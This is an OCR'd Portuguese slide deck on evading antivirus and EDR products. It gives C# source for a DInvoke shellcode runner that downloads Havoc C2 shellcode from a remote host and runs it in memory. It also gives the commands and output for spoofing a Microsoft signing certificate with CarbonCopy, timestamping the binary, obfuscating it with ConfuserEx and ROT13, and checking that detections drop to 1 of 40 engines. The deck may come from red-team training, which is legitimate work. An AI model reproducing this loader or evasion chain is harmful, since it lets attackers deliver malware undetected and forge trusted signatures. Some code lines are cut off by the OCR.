
[4] https://github.com/rasta-mouse/DInvoke

D/INVOKE (DYNAMIC INVOCATION)

- Resolve dinamicamente os endereços das funções, em tempo de execução em memória.
- Mapeia manualmente uma DLL em memória.
- Usa um ponteiro para a função dentro da DLL.
- Chama esse ponteiro passando os parâmetros para ele.
- O EDR não vê chamadas explícitas (Dll Import), tornando a detecção mais difícil.
- Bypass de hook em userland do EDR.
- Não gera escrita na tabela IAT (Import Adress Table).

Bypassing All or Almost All AVs/EDRs with Simple Techniques

D/INVOKE (DYNAMIC INVOCATION)



Bypassing All or Almost All AVs/EDRs with Simple Techniques

D/INVOKE (DYNAMIC INVOCATION)

```
    // Faz o programa "dormir" por 15 segundos.
    DInvoke.DynamicInvoke.Win32.Sleep(15000);

    // URL para baixar o payload.
    string url = "https://192.168.168.11/img/logo.png";
    WebClient wc = new WebClient(); // Instancia um cliente Web.
    wc.Headers.Add("user-agent", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"); // Adiciona cabeçalhos HTTP.
    byte[] spot = wc.DownloadData(url); // Faz o download dos dados como um array de bytes.
    int size = spot.Length; // Obtém o tamanho dos dados baixados.

    // Aloca memória para armazenar os dados baixados.
    IntPtr addr = DInvoke.DynamicInvoke.Win32.VirtualAlloc(IntPtr.Zero, (uint)spot.Length, 0x3000, 0x40);

    // Copia os dados baixados para a memória alocada.
    Marshal.Copy(spot, 0, addr, size);

    // Cria um thread para executar o código armazenado nos dados baixados (potencial código malicioso).
    IntPtr hThread = DInvoke.DynamicInvoke.Win32.CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);

    // Espera o thread terminar sua execução.
    DInvoke.DynamicInvoke.Win32.WaitForSingleObject(hThread, 0xFFFFFFFF);
}
```

Bypassing All or Almost All AVs/EDRs with Simple Techniques

D/INVOKE (DYNAMIC INVOCATION)

Scan result: This file was detected by [8 / 40] engine(s)

KleenScan

File name:	spot.exe
File size:	81920 bytes
Analysis date:	2025-03-09 | 18:52:40
CRC32:	b819b1d4
MD5:	d3a41e1e0922610d1a9bb204975c6cc7
SHA-1:	1b460ca05f538d9a29a80d5847cbf35c65aea5f7
SHA-2:	ebcbf4bd2faa1d8b38c8228bee2a8445c860759bc57972c5a7eaab2ce04e425c
SSDEEP:	N/A

AdAware [2025-03-09] Scan failed	Alyac [2025-03-08] IL:Trojan.MSILZilla.28013
Amiti [2025-03-08] Undetected	Arcabit [2025-03-09] IL:Trojan.MSILZilla.D6D6D
Avast [2025-03-09] Undetected	AVG [2025-03-07] Undetected
Avira [2025-03-09] Undetected	Bullguard [2025-03-08] Undetected
ClamAV [2025-03-09] Undetected	Comodo [2025-03-08] Undetected
Comodo Linux [2025-03-08] Undetected	Crowdstrike Falcon [2025-03-08] Threat Detected
DrWeb [2025-03-07] Undetected	Emsisoft [2025-03-07] IL:Trojan.MSILZilla.28013
eScan [2025-03-09] IL:Trojan.MSILZilla.28013	F-Prot [2025-03-07] Undetected

VirusTotal

By submitting data above, you are agreeing to our Terms of Service and Privacy Notice, and to the **sharing of your Sample submission with the security community.** Please do not submit any personal information; we are not responsible for the contents of your submission. Learn more.

D/INVOKE (DYNAMIC INVOCATION)

P/INVOKE	Usa [DllImport("user32.dll")] para chamar APIs do Windows diretamente.
D/INVOKE	Resolve dinamicamente endereços de funções e as executa sem referências explícitas.


Bypassing All or Almost All AVs/EDRs with Simple Techniques


AGENDA

- Arquitetura Windows
- Como os AVs/EDRs atuam
- P/Invoke (Platform Invocation Services)
- D/Invoke (Dynamic Invocation)
- Técnicas de Bypass Utilizadas
- Demonstração

TÉCNICAS DE BYPASS UTILIZADAS

- Importação do código do Dinvoke no projeto do nosso malware, renomeado e retirado todos os comentários do código.





TÉCNICAS DE BYPASS UTILIZADAS

- Utilização de protocolo ‘https’ na hospedagem do shellcode do havoc. Transferência do shellcode para a vítima via canal criptografado com user-agent na requisição.

```
string url = "https://192.168.168.11:8080/img/logo.png";
WebClient wc = new WebClient();
wc.Headers.Add("user-agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.
```

TÉCNICAS DE BYPASS UTILIZADAS


- Spoof de uma assinatura no binário utilizando o CarbonCopy

```
└─# ../.venv/bin/python3 CarbonCopy.py www.microsoft.com 443 SpotLegitTool.exe SpotLegitTo
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |C|a|r|b|o|n|S|i|g|n|e|r|
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+

  CarbonSigner v1.0
  Author: Paranoid Ninja

[+] Loading public key of www.microsoft.com in Memory...
[+] Cloning Certificate Version
[+] Cloning Certificate Serial Number
[+] Cloning Certificate Subject
[+] Cloning Certificate Issuer
[+] Cloning Certificate Registration & Expiration Dates
[+] Signing Keys
[+] Creating certs/www.microsoft.com.crt and certs/www.microsoft.com.key
[+] Clone process completed. Creating PFX file for signing executable...
/home/kali/Documents/kali/CarbonCopy/CarbonCopy.py:63: DeprecationWarning: PKCS#12 support
  pfx = crypto.PKCS12()
[+] Platform is Linux OS...
[+] Signing SpotLegitTool.exe with certs/www.microsoft.com.pfx using osslsigncode...
[+] Succeeded
```

TÉCNICAS DE BYPASS UTILIZADAS


- Utilização do signtool.exe para geração de timestamp no executável.

```
PS Z:\CarbonCopy> .\signtool.exe timestamp /v /tr http://timestamp.comodoca
.com/?td=sha256 /td SHA256 .\Spot-confu-microsoft-comodoca.exe
```



TÉCNICAS DE BYPASS UTILIZADAS


- Utilização do Listener do HAVOC utilizando https, criptografando a conexão entre a vítima e o nosso C2.



Bypassing All or Almost All AVs/EDRs with Simple Techniques

TÉCNICAS DE BYPASS UTILIZADAS


- ConfuserEx



Bypassing All or Almost All AVs/EDRs with Simple Techniques

TÉCNICAS DE BYPASS UTILIZADAS

- ConfuserEx



TÉCNICAS DE BYPASS UTILIZADAS

- InvisibilityCloak – ROT13 em todas as strings do código dificultando análise estática.

```
==================================================
[*] INFO: String obfuscation method: rot13
[*] INFO: Directory of C# project: /home/kali/Documents/kali/InvisibilityCloak/spot
[*] INFO: New tool name: SpotLegitTool
==================================================

[*] INFO: Generating new GUID for C# project
[*] INFO: New project GUID is 99223af6-e936-4f2e-8873-26bc5d7f80ef
[*] INFO: Changing C# project GUID in below files:
/home/kali/Documents/kali/InvisibilityCloak/spot/spot.sln
/home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/spot.csproj
/home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/Properties/AssemblyInfo.cs


[*] INFO: Removing PDB string in C# project file

[*] INFO: Renaming spot.sln to SpotLegitTool.sln
[*] INFO: Renaming spot.csproj to SpotLegitTool.csproj
[*] INFO: Renaming directory spot to SpotLegitTool

[+] SUCCESS: New GUID of 99223af6-e936-4f2e-8873-26bc5d7f80ef was generated and replaced in your project
[+] SUCCESS: New tool name of SpotLegitTool was replaced in project

[*] INFO: Performing rot13 obfuscation on strings in /home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/Program.cs
[*] INFO: Performing rot13 obfuscation on strings in /home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/obj/Debug/.NETFramework,Version
[*] INFO: Performing rot13 obfuscation on strings in /home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/obj/Release/.NETFramework,Versi
[*] INFO: Performing rot13 obfuscation on strings in /home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/obj/x64/Release/.NETFramework,V
[*] INFO: Performing rot13 obfuscation on strings in /home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/DInvoke.DynamicInvoke/Utilities
[*] INFO: Performing rot13 obfuscation on strings in /home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/DInvoke.DynamicInvoke/Win32.cs
[*] INFO: Performing rot13 obfuscation on strings in /home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/DInvoke.DynamicInvoke/Generic.c
[*] INFO: Performing rot13 obfuscation on strings in /home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/DInvoke.DynamicInvoke/Native.cs
[*] INFO: Performing rot13 obfuscation on strings in /home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/DInvoke.Data/Win32.cs
[*] INFO: Performing rot13 obfuscation on strings in /home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/DInvoke.Data/Native.cs
[*] INFO: Performing rot13 obfuscation on strings in /home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/DInvoke.Data/PE.cs
[*] INFO: Performing rot13 obfuscation on strings in /home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/DInvoke.ManualMap/Overload.cs
[*] INFO: Performing rot13 obfuscation on strings in /home/kali/Documents/kali/InvisibilityCloak/spot/ShellcodeRunner/DInvoke.ManualMap/Map.cs
```

```
string url = new string("uggcf://192.168.168.11:8080/vzt/ybtb.cat".Select(xAZ => (xAZ >= 'a' && xAZ <= 'z') ? (char)((xAZ - 'a' + 13) % 26 + 'a')
WebClient wc = new WebClient();
wc.Headers.Add(new string("hfre-ntrag".Select(xAZ => (xAZ >= 'a' && xAZ <= 'z') ? (char)((xAZ - 'a' + 13) % 26 + 'a') : ((xAZ >= 'A' && xAZ <= 'Z
```

Bypassing All or Almost All AVs/EDRs with Simple Techniques

TÉCNICAS DE BYPASS UTILIZADAS

Scan result: This file was detected by [4

File name:	Spot-confu-microsoft.exe
File size:	255136 bytes
Analysis date:	2025-03-11 | 13:17:26
CRC32:	07af835e
MD5:	bc8c3c7bc930aab09f0e99e85e53cdd1
SHA-1:	a79a85de9851f4a997b4bf7ca6979fd41
SHA-2:	989c05de8c97a4074ec82061a9a62275
SSDEEP:	N/A

- AdAware [2025-03-09] — Scan failed
- Amiti [2025-03-11] — Undetected
- Avast [2025-03-09] — Undetected
- Avira [2025-03-09] — HEUR/AGEN.1202942
- ClamAV [2025-03-09] — Undetected
- Comodo Linux [2025-03-11] — Undetected
- DrWeb [2025-03-10] — Scan failed
- eScan [2025-03-09] — Scan failed
- F-Secure [2025-03-10] — Undetected

Scan result: This file was detected by [2 / 40] engine

File name:	SpotLegitTool-signed.exe
File size:	88208 bytes
Analysis date:	2025-03-10 | 14:48:51
CRC32:	6deddce1
MD5:	816ce516b0952e586b5741e4d8fbd9fd
SHA-1:	36746b6418570b75e79541b7e73310fcce93b687
SHA-2:	22ce102ba176cfb4060017799b57fd428f097779bd9c97
SSDEEP:	N/A

- AdAware [2025-03-09] — Scan failed
- Amiti [2025-03-08] — Undetected
- Avast [2025-03-09] — Undetected
- Avira [2025-03-09] — Undetected
- ClamAV [2025-03-09] — Undetected
- Comodo Linux [2025-03-08] — Undetected
- DrWeb [2025-03-10] — Undetected
- eScan [2025-03-09] — Undetected
- F-Secure [2025-03-10] — Undetected
- Alyac [20 — Undetec
- Arcabit [— Undetec
- AVG [20 — Undetec
- Bullguard — Undetec
- Comodo — Undetec
- Crowdstr — Undetec
- Emsisoft — Undetec
- F-Prot [2 — Undetec
- G Data [2 — Undetec

Scan result: This file was detected by [1 / 40] engine(s)

File name:	SpotLegitTool-signed3.exe
File size:	299376 bytes
Analysis date:	2025-03-13 | 22:26:58
CRC32:	445c2afc
MD5:	e5b24eb898d154e5e5a44894024e8535
SHA-1:	f865337f78d32910c62d526114e7d9a030fee301
SHA-2:	8641947aa6e6584407240b115fd58a931499cb3550acbac478a9784bef0c6c95
SSDEEP:	N/A

- AdAware [2025-03-12] — Scan failed
- Alyac [2025-03-11] — Undetected
- Amiti [2025-03-11] — Undetected
- Arcabit [2025-03-12] — Undetected
- Avast [2025-03-12] — Undetected
- AVG [2025-03-13] — Undetected
- Avira [2025-03-12] — Undetected
- Bullguard [2025-03-11] — Undetected
- ClamAV [2025-03-12] — Undetected
- Comodo [2025-03-11] — Undetected
- Comodo Linux [2025-03-11] — Undetected
- Crowdstrike Falcon [2025-03-11] — Undetected
- DrWeb [2025-03-13] — Undetected
- Emsisoft [2025-03-13] — Undetected
- eScan [2025-03-12] — Undetected
- F-Prot [2025-03-13] — Undetected

Bypassing All or Almost All AVs/EDRs with Simple Techniques


AGENDA

